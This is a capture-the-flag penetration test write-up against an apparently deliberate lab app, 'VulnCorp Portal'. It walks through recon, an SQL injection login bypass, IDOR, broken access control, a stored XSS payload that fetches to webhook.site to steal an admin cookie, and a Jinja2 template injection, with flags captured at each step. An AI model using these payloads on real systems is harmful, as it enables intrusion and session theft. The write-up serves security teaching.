

Inclusive_Flag_Challenge_write_up

Penetration Testing & Red Teaming Assessment Report

Target: http://100.31.117.193 & http://100.31.117.193:3000
Date: June 7, 2026
Author: Abdurahman Habib
Status: Completed / Full Compromise (Domain/Server Level)

1. Executive Summary

This report documents the security assessment performed on the **VulnCorp Portal** infrastructure. The objective was to identify flaws, exploit misconfigurations, and demonstrate operational impact.

The assessment successfully achieved a complete compromise chain, moving from unauthenticated remote information gathering to administrative takeover, server-side template execution, middleware exploitation (CVE-2025-29927), and final lateral movement via SSH to crack the internal payroll backend infrastructure.

Vulnerability Summary Table

#	Vulnerability / Finding	Severity	Target Endpoint	Flag Captured
1	Passive Information Leakage	Low	HTTP Headers	FLAG{p4ss1v3_r3c0n_m3t4d4t4_l34k}
2	Sensitive Path Disclosure	Low	/robots.txt	FLAG{r3c0n_m4st3r_r0b0ts_txt}
3	Authentication Bypass via SQLi	High	/login	FLAG{sql1_4uth_byp4ss_pwn3d}
4	Insecure Direct Object Reference (IDOR)	Medium	/api/user/[ID]	FLAG{1d0r_ch4mp_acc3ss_d3n13d_lo1}

#	Vulnerability / Finding	Severity	Target Endpoint	Flag Captured
5	Broken Access Control	Medium	/document/[DOC_ID]	FLAG{brok3n_4cc3ss_c0ntr0l_0wn3d}
6	Stored Cross-Site Scripting (XSS)	High	/feedback	FLAG{x55_st0r3d_c00k13_st0l3n}
7	Server-Side Template Injection (SSTI)	Critical	/profile	FLAG{5st1_t3mpl4t3_1nj3ct10n_rce}
8	Arbitrary File Upload (Restriction Bypass)	High	/upload	FLAG{f1l3_upl04d_w3bsh3ll_dr0pp3d}
9	Next.js Middleware Routing Bypass (CVE-2025-29927)	Critical	:3000/internal/*	FLAG{cve_2025_29927_m1ddl3w4r3_byp4ss_pwn3d}
10	Credential Leakage & Lateral Movement	Critical	SSH (34.239.170.92)	FLAG{cve_2025_29927_ssh_l4t3r4l_m0v3}
11	Local Privilege Escalation to Root	Critical	SSH (34.239.170.92)	FLAG{su1d_py3_r00t_3sc4l4t3i0n_pwn3d}
12	OS Command Injection via Inline Subtitle Bypass	Critical	/internal/diagnostics	FLAG{rce_full_pwn_y0u_0wn_th3_b0x}

2. Phase 1: Reconnaissance & Information Gathering

2.1 Network Ports Scanning (Nmap)

An initial network infrastructure scan was completed to map out exposed attack vectors on host 100.31.117.193 .

```
$ nmap 100.31.117.193
Starting Nmap 7.99 at 2026-06-07 10:49 +0300
Host is up (0.038s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
```


```
22/tcp    open  ssh
80/tcp    open  http
3000/tcp  open  ppp
```

2.2 Directory Enumeration (Gobuster)

Directory discovery was launched using a common web path wordlist to find hidden portals and components.

```
$ gobuster dir -u http://100.31.117.193/ -w /usr/share/wordlists/dirb/common.txt
```

```
admin          (Status: 403) [Size: 1416]
backup         (Status: 403) [Size: 1465]
dashboard     (Status: 302) [Size: 199] [--> /login]
feedback      (Status: 302) [Size: 199] [--> /login]
login         (Status: 200) [Size: 1783]
logout        (Status: 302) [Size: 189] [--> /]
profile       (Status: 302) [Size: 199] [--> /login]
register       (Status: 200) [Size: 1694]
robots.txt    (Status: 200) [Size: 191]
upload        (Status: 302) [Size: 199] [--> /login]
```



Note

```
(abductf56@abductf56)-[~]
$ gobuster dir -u http://100.31.117.193/ -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://100.31.117.193/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

admin (Status: 403) [Size: 1416]
backup (Status: 403) [Size: 1465]
dashboard (Status: 302) [Size: 199] [→ /login]
feedback (Status: 302) [Size: 199] [→ /login]
login (Status: 200) [Size: 1783]
logout (Status: 302) [Size: 189] [→ /]
profile (Status: 302) [Size: 199] [→ /login]
register (Status: 200) [Size: 1694]
robots.txt (Status: 200) [Size: 191]
upload (Status: 302) [Size: 199] [→ /login]
Progress: 4613 / 4613 (100.00%)

Finished

(abductf56@abductf56)-[~]
$
```

2.3 Metadata Leakage & Information Disclosure

Inspecting the application headers revealed custom diagnostic metadata parameters appended automatically by the application architecture layer.

Exposed Response Header Vector:

```
HTTP/1.1 200 OK
Server: nginx
X-Debug-Token: FLAG{p4ss1v3_r3c0n_m3t4d4t4_l34k}
X-Powered-By: VulnCorp-Portal/2.4.1 Flask/2.3
```



Note

The screenshot displays the Burp Suite interface. The top menu bar includes Burp, Project, Intruder, Repeater, View, and Help. The main toolbar shows various tools like Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Discover. The 'Target' tab is active, showing a site map for the host 100.31.117.193. Below the site map, a table lists several HTTP requests and responses. The selected request is a GET request to /profile, which returned a 200 status code and an HTML response. The 'Request' and 'Response' panels are expanded, showing the raw HTTP data. The 'Inspector' panel on the right shows the selected text from the response, which is a FLAG{p4ss1v3_r3c0n_m3t4d4t4_l34k}.

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
http://100.31.117.193	GET	/login		200	2478	HTML	VulnCorp Portal — Login		16:24:40 6 Jun ...
http://100.31.117.193	GET	/profile		200	2600	HTML	VulnCorp Portal — Profile		16:24:37 6 Jun 2...
http://100.31.117.193	GET	/dashboard							
http://100.31.117.193	POST	/login	✓						
http://100.31.117.193	GET	/logout							
http://100.31.117.193	POST	/profile	✓						
http://100.31.117.193	GET	/register							
http://100.31.117.193	GET	/static/css/style.css							

Request

```

1 GET /profile HTTP/1.1
2 Host: 100.31.117.193
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: session=.eJyrVkosKCjKL0tNUbJKS0wpTtVRKsrPSWYUiotTi1S0gFT8ZLAWUMTCCcvMRckXZJaXJJJaZKhUCwD25xZS.aiQUWg.CSDGbUAQgiuzleSu6VcgOPXvS-Y
9 Upgrade-Insecure-Requests: 1

```

Response

```

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Sat, 06 Jun 2026 13:24:37 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 2332
6 Connection: keep-alive
7 X-Debug-Token: FLAG{p4ss1v3_r3c0n_m3t4d4t4_l34k}
8 X-Powered-By: VulnCorp-Portal/2.4.1 Flask/2.3
9 Vary: Cookie

```

Inspector

Selection: 33 (0x21)

Selected text: FLAG{p4ss1v3_r3c0n_m3t4d4t4_l34k}

Request attributes: 2

Request cookies: 1

Request headers: 9

Response headers: 8

Additionally, inspection of `http://100.31.117` exposed directory pathways alongside infrastructure developer notes:


```

User-agent: *
Disallow: /admin
Disallow: /api
Disallow: /backup

```

```
Disallow: /internal
# FLAG: FLAG{r3c0n_m4st3r_r0b0ts_txt}
# Note: removed old /secret-panel route, but /admin-old still exists
```

Note



```
User-agent: *
Disallow: /admin
Disallow: /api
Disallow: /backup
Disallow: /internal
# FLAG: FLAG{r3c0n_m4st3r_r0b0ts_txt}
# Note: removed old /secret-panel route, but /admin-old still exists
```

3. Phase 2: Web Vulnerabilities Exploitation

3.1 Authentication Bypass via SQL Injection (SQLi)


- **Target Endpoint:** `http://100.31.117`

- **Exploitation Profile:** Initial trials targeting the master `admin` profile utilizing standard string break payloads (`admin' --`) were blocked with an application prompt: *"Admin users must authenticate through the dedicated admin panel."*
- **Bypass Execution:** A standard registration profile was provisioned, revealing user index lists containing a profile name `bob` . Re-initiating the SQL Injection using the targeted string payload `bob' --` successfully stripped away structural query limitations.

Username Field Payload: `bob' --`
Password Field Payload: [Any Value]

Impact: Granted full access to Bob's session profile, leaking the following token within the main user landing environment:

`FLAG{sql1_4uth_byp4ss_pwn3d}`



Note

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

 EMPLOYEE LOGIN

USERNAME


bob'--

PASSWORD

•••

Login

Don't have an account? [Register here](#)




3.2 Insecure Direct Object Reference (IDOR)

- **Target Endpoint:** `http://100.31.117`
- **Exploitation Profile:** Upon accessing Bob's user profile environment, the application called backend tracking paths structured numerically via `/api/user/3`.
- **Bypass Execution:** Manipulating the identifier integer value directly down to sequence target `/api/user/2` successfully extracted the JSON data configuration parameters belonging to target account user `alice`.

Leaked Account Payload Data:


```
{
  "email": "alice@vulncorp.com",
  "id": 2,
  "notes": "FLAG{1d0r_ch4mp_acc3ss_d3n13d_lol}",
  "role": "user",
  "username": "alice"
}
```

Note



3.3 Broken Access Control (Horizontal & Vertical Privilege Escalation)

- **Target Endpoint:** `http://100.31.117`
- **Exploitation Profile:** Document links linked inside user profiles contained numerical index tracking strings. Changing path query endpoints from `DOC-003` to `DOC-001` bypassed ACL validation checks.
- **Impact:** Leveraged read-access to view protected system components owned by user identifier index `1` (Owner ID: `1`), recovering the administrative root flag:
`FLAG{brok3n_4cc3ss_c0ntr0l_0wn3d}`



3.4 Blind / Stored Cross-Site Scripting (XSS)


- **Target Endpoint:** `http://100.31.117.193/feedback`
- **Exploitation Profile:** Input values submitted inside the Message input field parameters are not sanitized before storing into backend administrative overview logs.
- **Payload Injected:**

```
<img src=x onerror="fetch('https://webhook.site')"/>
```

- **Execution Impact:** When an administrative operator opened up the administrative dashboard feedback review system components, the image injection forced a silent backend transmission, exfiltrating the administrator's structural live session parameters back out to the listener console.

Captured Session Parameter Log:

```
admin_session = FLAG{x55_st0r3d_c00k13_st0l3n}
```



Note

Not Secure

http://100.31.117.193/feedback

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

VulnCorp

Portal

Dashboard

Profile

Feedback

Upload

Logout (bob)

SUBMIT FEEDBACK

Feedback submitted! An admin will review it shortly.

Submit feedback or bug reports. An admin reviews all submissions regularly.

MESSAGE

Submit

RECENT SUBMISSIONS

webhook.site/#!/view/8293598b-31b8-4a00-9519-4d91eec8b415/2cdede58-b5a0-4972-ae1f-f76556921d5d

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

Webhook.site Docs & API Features & Pricing Terms, Privacy & Security Support Copy Edit + New Login Sign Up Now

7d 8293598b Share Schedule Form Builder CSV Export Custom Actions Replay XHR Redirect Redirect Now More Show Intro

INBOX (1/50) Newest First Search Query ?

GET #2cdede58-b5a0-4972-ae1f-f76556921d5d 06/06/2026 9:11:29 PM

Request Details & Headers

Open in Copy as

GET	https://webhook.site/8293598b-31b8-4a00-9519-4d91eec8b415?c=admi...	accept	*/*
Host	100.31.117.193 http/1.1 Whois Shodan Netify Censys VirusTotal	accept-encoding	gzip, deflate
Location	Ashburn, Virginia, United States of America	user-agent	python-requests/2.31.0
Date	06/06/2026 9:11:29 PM (a few seconds ago)	host	webhook.site
Size	0 bytes		
Time	0.001 sec		
ID	2cdede58-b5a0-4972-ae1f-f76556921d5d		
Note	Add Note		

Query strings

c admin_session=FLAG(x55_st0r3d_c00k13_st013n); session=.e...

Form values

None

Request Content

Custom Actions Output

No action output Create Custom Action

First Prev Next Last

3.5 Administrative Panel Entry & Server-Side Template Injection (SSTI)

- **Target Endpoint:** http://100.31.117
- **Exploitation Profile:** Replacing local session cookies with the captured administrative session token (admin_session) granted administrative panel system rights (http://100.31.117). Navigating into the Admin Profile management system configurations exposed a customizable user parameter structure: **Greeting Template (Jinja2 Supported)**.
- **Payload Injected:**

```
{% include 'ssti_flag.txt' %}
```

- **Impact:** Forced server-side expression analysis rendering components to process engine file directives directly, leaking internal flat files:

```
FLAG{5st1_t3mpl4t3_1nj3ct10n_rce}
```

 **Note**

← → ↻ 🏠 🔒 Not Secure http://100.31.117.193/profile ☆ 👤 📄 🌐 ☰

For quick access, place your bookmarks here on the bookmarks toolbar. [Manage bookmarks...](#)

 **VulnCorp** Portal Dashboard Profile Feedback Upload **Admin** Reviews Diagnostics Logout (admin)

 **PROFILE - ADMIN**

Greeting: FLAG{5st1_t3mpl4t3_1nj3ct10n_rce}

BIO

....|

